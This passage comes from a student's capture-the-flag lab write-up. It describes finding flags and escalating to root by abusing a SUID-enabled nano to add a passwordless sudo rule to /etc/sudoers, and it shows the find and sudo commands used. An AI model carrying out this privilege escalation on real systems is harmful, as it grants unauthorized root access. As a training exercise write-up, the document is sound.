When I attempted to access ‘user.txt’ in ‘/home/sce’, it was not found. Instead, I discovered ‘user.txt.save’. A flag appeared when I opened it: ‘{5f95bf06ce19af69bfa55f95bf06ce19af69bfa5e53f797ce6e2}’. This appears to be a token or hash, probably a component of the last flag sequence. I'm now concentrating on privilege escalation to root to find the second and final flag after securing this and the first.

# Finding Root to get second flag

```
Last login: Tue Dec 16 05:42:57 2025 from 192.168.184.131
l6cyber@CP60041E:~$ cd home
-bash: cd: home: No such file or directory
l6cyber@CP60041E:~$ cd /home
l6cyber@CP60041E:/home$ cd sce
l6cyber@CP60041E:/home/sce$ cd /root
-bash: cd: /root: Permission denied
l6cyber@CP60041E:/home/sce$ sudo cd /root
[sudo] password for l6cyber:
l6cyber is not in the sudoers file.  This incident will be reported.
```

*Figure 24 - finding root*

To find the last flag, I attempted to visit the '/root' directory, but I was refused access. The system informed me that 'l6cyber' isn't in the sudoers file when I tried to use 'sudo'. That confirmed that I will need to raise privileges in some other method, possibly using local exploits, misconfigured services, or SUID binaries. It's time to begin excavating.

```
l6cyber@CP60041E:/home/sce$ find / -perm -4000 -type f 2>/dev/null

/bin/umount
/bin/mount
/bin/nano
/bin/ntfs-3g
/bin/su
/bin/fusermount
/bin/ping
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/telnetlogin
/usr/lib/openssh/ssh-keysign
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/traceroute6.iputils
l6cyber@CP60041E:/home/sce$
l6cyber@CP60041E:/home/sce$
l6cyber@CP60041E:/home/sce$
```

*Figure 25 - SUID binaries on the system*

To discover all SUID binaries on the system, I used the command ‘find / -perm -4000 -type f’, these are files that operate with elevated privileges and can occasionally be used to get root access. I noticed ‘/bin/nano’, which isn't usually SUID, among the standard suspects like ‘passwd’, ‘ping’, and ‘su’.
That's intriguing, I'll see whether I can access restricted files or launch a shell using ‘nano’. This might be my route to root if it is exploitable. It's time to try new things.

```
l6cyber@CP60041E:/home/sce$ ls -la /bin/nano
-rwsr-xr-x 1 root root 245872 Mar  6  2018 /bin/nano
```

*Figure 26 - verified bin/nano*

I verified that ‘/bin/nano’ has the SUID bit (‘-rwsr-xr-x’), which is owned by root, by looking at its permissions. That clarifies how, without root access, I was able to access and modify ‘/etc/sudoers’. I now have the necessary privilege escalation thanks to this configuration error, and I'm going directly to ‘/root’ to collect the last flag.

```
  GNU nano 2.9.3                                                    /etc/sudoers

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
l6cyber ALL=(ALL) NOPASSWD:ALL
```

*Figure 27 - accessing root*

I opened ‘/etc/sudoers’ using the SUID-enabled ‘nano’ program and found that my user ‘l6cyber’ had full sudo access without a password. I can now execute any command as root thanks to this privilege, which was the breakthrough I needed. I'm prepared to take the last flag from the ‘/root’ directory and escalate the situation.

```
l6cyber@CP60041E:/home/sce$ /bin/nano /etc/sudoers
l6cyber@CP60041E:/home/sce$ sudo -i
root@CP60041E:~# cd /root
root@CP60041E:~# ls
root.txt
root@CP60041E:~# cat root.txt
```

*Figure 28 - finally accessed root to download last file*

I edited '/etc/sudoers' using the SUID-enabled 'nano' and then switched to root using 'sudo -I'. The last warning came when I discovered and read the contents of 'root.txt' after entering the '/root' directory. I successfully finished the task after capturing both flags and gaining root access.

# Second Flag Captured

```
Root Flag: {Uk9PVCAgRmxhZzsgV0VMTC1ET05FISEhISEh}
Decode me as well.


!! Congrats you have finished this task !!

+-+-+-+-+-+ +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |E|n|j|o|y| |E|T|H|I|C|A|L |H|A|C|K|I|N|G|
- +-+-+-+-+-+ +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

*Figure 29 - Last flag captured*

The final root flag was decoded as follows:
'Uk9PVCAgRmxhZzsgV0VMTC1ET05FISEhISEh' → 'ROOT Flag; WELL-DONE!!!'
The final step was that. After capturing both flags, escalating to root, and decoding the last message, I've officially finished the task. This was a good test of persistence, privilege escalation, and enumeration.

# Evaluation

My ability to enumerate services, extract credentials, and raise privileges in an organised and logical manner was put to the test by this CTF task. I started by using commands like Nmap, Dirb, and Gobuster to find available services and directories after scanning the network and determining the target IP. I was able to identify the 'l6cyber' user and the password 'uwlinfo', which turned out to be the key to gaining access to FTP, WebDAV, and ultimately SSH, thanks to the finding of 'pass.txt' and 'tips.txt'.

After gaining access to the server using SSH, I looked through user directories and discovered several encoded flags. I used Base64 to decode these and gradually verified my work. The second indicator, a hash, suggested more complex access constraints, whereas the first flag confirmed my strategy. I switched to privilege escalation because enumeration tools like enum4linux and Gobuster didn't produce much. Finding that /bin/nano had the SUID bit set was the breakthrough. I edited /etc/sudoers with it, giving my user complete sudo access. I was able to enter the /root directory, change to root, and get the last flag as a result. I was able to verify that I had finished the task by decoding the last message.

Overall, this work improved my comprehension of credential harvesting, service enumeration, and Linux privilege escalation. I discovered how to change course when tools didn't work, clearly record every step, and verify advancement using decoding and system feedback. It was a fulfilling experience that improved my technical and strategic thinking.